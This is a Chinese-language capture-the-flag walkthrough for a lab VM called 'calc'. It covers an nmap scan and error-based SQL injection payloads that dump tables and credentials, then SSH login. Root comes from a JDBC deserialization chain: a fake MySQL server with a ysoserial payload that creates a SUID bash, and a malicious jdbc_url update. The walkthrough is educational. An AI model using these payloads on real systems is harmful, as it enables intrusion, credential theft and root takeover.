

下载了一个calc.ova的镜像，一开始使用Vmware进行导入，但是nmap探针只能看到22端口的ssh服务，然后一直去根据ssh去做，但是发现没有任何利用价值，因为之前做的靶机也遇到过这种情况，所以去virtualbox导入。

0.1. 信息收集


这个比较方便的就是不用对网段进行扫描 直接给了你ip(要是知道这个ip可以正常显示会省下不少时间)

```
[17:46:41] 1 Linux kali 6.12.20-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20-1kali1 (2025-03-26) x86_64
[17:46:41] 2
[17:46:41] 3 The programs included with the Kali GNU/Linux system are free software:
[17:46:41] 4 the exact distribution terms for each program are described in the
[17:46:41] 5 individual files in /usr/share/doc/*/copyright.
[17:46:41] 6
[17:46:41] 7 Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
[17:46:41] 8 permitted by applicable law.
[17:46:41] 9 Last login: Tue Apr 14 16:42:04 2026 from 192.168.65.1
[17:46:41] 10 (Message from Kali developers)
[17:46:41] 11
[17:46:41] 12 This is a minimal installation of Kali Linux, you likely
[17:46:41] 13 want to install supplementary tools. Learn how:
[17:46:41] 14 => https://www.kali.org/docs/troubleshooting/common-minimum-setup/
[17:46:41] 15
[17:46:41] 16 (Run: "touch ~/.hushlogin" to hide this message)
[17:46:42] 17 (kali@kali) [-]
[17:46:45] 18 $ sudo su
[17:46:46] 19 [sudo] kali 的密码:
[17:46:46] 20 /root/.zshrc: command not found: #
[17:46:59] 21 $ root@kali ~/home/kali nmap -sV 192.168.56.101
[17:46:59] 22 Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-14 17:46 CST
[17:47:00] 23 mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
[17:47:06] 24 Nmap scan report for funbox8.ctf (192.168.56.101)
[17:47:06] 25 Host is up (0.00098s latency).
[17:47:06] 26 Not shown: 997 closed tcp ports (reset)
[17:47:06] 27 PORT      STATE SERVICE VERSION
[17:47:06] 28 22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
[17:47:06] 29 80/tcp    open  http      Apache httpd 2.4.66 ((Debian))
[17:47:06] 30 /tcp     open  http      Apache Tomcat (language: en)
[17:47:06] 31 MAC Address: 08:00:27:9A:32:89 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
[17:47:06] 32 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[17:47:06] 33
[17:47:06] 34 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[17:47:06] 35 Nmap done: 1 IP address (1 host up) scanned in 7.01 seconds
[17:47:06] 36 $ root@kali ~/home/kali
```



nmap扫描发现80和8080端口开着

0.1. web

进到80端口发现是一个calc system 猜测是注入之类的 先试一下



去输入框看一下有什么东西 既然是calc那我试一下1+1



。。。。虽然没计算成功(依旧不知道这个怎么计算的)但是看到了一个敏感信息是SQL



Calc DB Syntax Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'to 1' at line 1

很明显的是一个报错信息

那我们看一下数据库

```
1 and updatexml(1,concat(0x7e,database(),0x7e),1)--
```

CALC. SYSTEM

"All of answers I calculated, entailing sacrifices one by one..."

Enter Track ID to synchronize memories:

1 and updatexml(1,concat(0x7e,database()),0x7e),1

Calculate Destiny

Calc DB Syntax Error: XPATH syntax error: '~calc_db~'

看到数据库

calc_db

然后就是枯燥无味的爆表和字段(因为时间比较充裕 也没什么事情做就都爆一遍玩)

爆表:

```
1 and updatexml(1,concat(0x7e,(select table_name from
information_schema.tables where table_schema=database() limit
0,1),0x7e),1)--
```

CALC. SYSTEM

"All of answers I calculated, entailing sacrifices one by one..."

Enter Track ID to synchronize memories:

1 and updatexml(1,concat(0x7e,(select table_name

Calculate Destiny

Calc DB Syntax Error: XPATH syntax error: '~track_info~'

爆字段:

```
1 and updatexml(1,concat(0x7e,(select column_name from
information_schema.columns where table_schema=database() and
table_name='track_info' limit 0,1),0x7e),1)--
```

改变语句得到表和字段

- track_info
 - id
 - track_name
 - lyric
- webapp_users
 - id
 - username
 - password
- access_logs
 - id
 - ip_address
 - access_time
- system_config
 - id
 - config_name
 - jdbc_url

嗯？有个jdbc(警觉)

所以比较重要的表就是webapp_users 和 system_config 先看一下webapp_users 然后感觉sys可能和root

内容：

```
1 and updatexml(1,concat(0x7e,(select
concat(id,0x3a,username,0x3a,password) from webapp_users limit
0,1),0x7e),1)--
```

CALC. SYSTEM

"All of answers I calculated, entailing sacrifices one by one..."

Enter Track ID to synchronize memories:

1 and updatexml(1,concat(0x7e,(select concat(id,0:

Calculate Destiny

Calc DB Syntax Error: XPATH syntax error: '~1:Jimmy:JimmyThumb_Calc_2010~'

1:Jimmy:JimmyThumb_Calc_2010

就这一个 那猜测你就是用户 我们去ssh登录一下

```
Jimmy@calc: ~  
版权所有 (C) Microsoft Corporation. 保留所有权利。  
安装最新的 PowerShell, 了解新功能和改进! https://aka.ms/PSWindows  
加载个人及系统配置文件用了 639 毫秒。  
14439@Hollow ➡ ssh Jimmy@192.168.56.101  
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.  
ED25519 key fingerprint is SHA256:02iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.56.101' (ED25519) to the list of known hosts.  
Jimmy@192.168.56.101's password:  
Linux calc 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sun Apr  5 08:21:24 2026 from 192.168.56.104  
Jimmy@calc:~$ ls  
TODO.txt  user.txt  
Jimmy@calc:~$ cat TODO.txt  
1. Migrate Tomcat to port 80 (Currently on 8080 via reverse proxy).  
2. Secure local database credentials (calc_user : vocaloid_miku_01).  
3. Fix backend_sync.jar reading system_config in cron. Do not change 700 permissions on the jar!  
Jimmy@calc:~$ cat user.txt  
flag{2f3ca14d6753f790ee1a9e5b826c65e3}  
Jimmy@calc:~$
```

得到user.txt的flag

事已至此先吃饭 晚会看一下能不能拿到root

0.1. 提权

我们在上面看到了



1. Migrate Tomcat to port 80 (Currently on 8080 via reverse proxy).

2. Secure local database credentials (calc_user : vocaloid_miku_01).
3. Fix backend_sync.jar reading system_config in cron. Do not change 700 permissions on the jar!

我们知道sql的账号密码

我们使用mysql连接

去看一看system_config里面有什么吧

```
[20:56:47] 10 Welcome to the MariaDB monitor. Commands end with ; or \g.
[20:56:47] 11 Your MariaDB connection id is 475
[20:56:47] 12 Server version: 10.5.29-MariaDB-0+deb11u1 Debian 11
[20:56:47] 13 Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
[20:56:47] 14 Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
[20:56:47] 15
[20:56:47] 16
[20:56:47] 17
[20:57:21] 18 MariaDB [(none)]> use databases;
[20:57:21] 19 ERROR 1044 (42000): Access denied for user 'calc_user'@'localhost' to database 'databases'
[20:57:30] 20 MariaDB [(none)]> use system_config;
[20:57:30] 21 ERROR 1044 (42000): Access denied for user 'calc_user'@'localhost' to database 'system_config'
[20:57:44] 22 MariaDB [(none)]> use databases;
[20:57:44] 23 ERROR 1044 (42000): Access denied for user 'calc_user'@'localhost' to database 'databases'
[20:57:57] 24 MariaDB [(none)]> show databases;
[20:57:57] 25 +-----+
[20:57:57] 26 | Database |
[20:57:57] 27 +-----+
[20:57:57] 28 | calc_db |
[20:57:57] 29 | information_schema |
[20:57:57] 30 +-----+
[20:57:57] 31 2 rows in set (0.003 sec)
[20:57:57] 32
[20:58:03] 33 MariaDB [(none)]> use calc_db;
[20:58:03] 34 Reading table information for completion of table and column names
[20:58:03] 35 You can turn off this feature to get a quicker startup with -A
[20:58:03] 36
[20:58:03] 37 Database changed
[20:58:30] 38 MariaDB [calc_db]> select * from system_config;
[20:58:30] 39 +-----+-----+-----+
[20:58:30] 40 | id | config_name | jdbc_url |
[20:58:30] 41 +-----+-----+-----+
[20:58:30] 42 | 1 | master_sync_node | jdbc:mysql://192.168.56.1:3307/test?
[20:58:30] 43 autoDeserialize=true&statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor&maxAllowedPacket=65
[20:58:30] 44 5368&user=root&uid |
[20:58:30] 45 +-----+-----+-----+
[20:58:30] 46 1 row in set (0.000 sec)
[20:58:30] 47
[20:58:30] 48 MariaDB [calc_db]>
```

啧 因为我这边是打完后写的wp


我们看到 这个是一个jdbc的mysql连接

然后通过第三条我们知道corn里面有一个backend_sync.jar读取system_config

看一下定时任务

```
Jimmy@calc:/etc/cron.d$ cat calc_sync
* * * * * root /usr/bin/java -jar /opt/backend_sync.jar >/dev/null 2>&1
```

运行jar的程序 其实这里就能看出来是干什么了 sql注入出了个jdbc 数据库有个 jdbc:mysql 这个jar包估计就是去读取system_config的一个 先去看一下



还真是 然后我们直接打是打不通的 正好有个项目 MYSQL_FAKE_SERVER 这个是伪造mysql服务的 我们用这个和ysos联动一起打这个链 因为定时任务上写着root每分钟都会执行这个jar包 那就清楚很多了 然后在config.json里写一下payload

```
json

1  {
2      "config": {
3          "ysoserialPath": "./ysoserial.jar",
4          "javaBinPath": "D:/Java/jdk1.8.0_65/bin/java.exe",
5          "fileOutputDir": "./fileOutput/",
6          "displayFileContentOnScreen": true,
7          "saveToFile": true
8      },
9      "fileread": {
10         "win_ini": "c:\\windows\\win.ini",
11         "win_hosts":
12         "c:\\windows\\system32\\drivers\\etc\\hosts",
13         "win": "c:\\windows\\",
14         "linux_passwd": "/etc/passwd",
15         "linux_hosts": "/etc/hosts",
16         "index_php": "index.php",
17         "ssrf": "https://www.baidu.com/",
18         "__defaultFiles": [
19             "/etc/hosts",
20             "c:\\windows\\system32\\drivers\\etc\\hosts"
21         ]
22     }
23 }
```

```


21         },
22         "yso": {
23             "rootsuid": [
24                 "CommonsCollections5",
25                 "/usr/bin/install -m 4755 /bin/bash
26                 /tmp/rootbash"
27             ]
28         }

```

因为我本地有mysql服务 我就直接在py文件改成3307了

最主要的就剩下mysql的字段了

我们在idea中看到了这个



那我们直接修改system_config jdbc_url的字段名

```

1  use calc_db;
2  update system_config
3  set jdbc_url='jdbc:mysql://192.168.56.1:3307/test?
   autoDeserialize=true&statementInterceptors=com.mysql.jdbc.i
   nterceptors.ServerStatusDiffInterceptor&maxAllowedPacket=65
   5360&user=rootsuid'

```

然后启动server 等待root执行

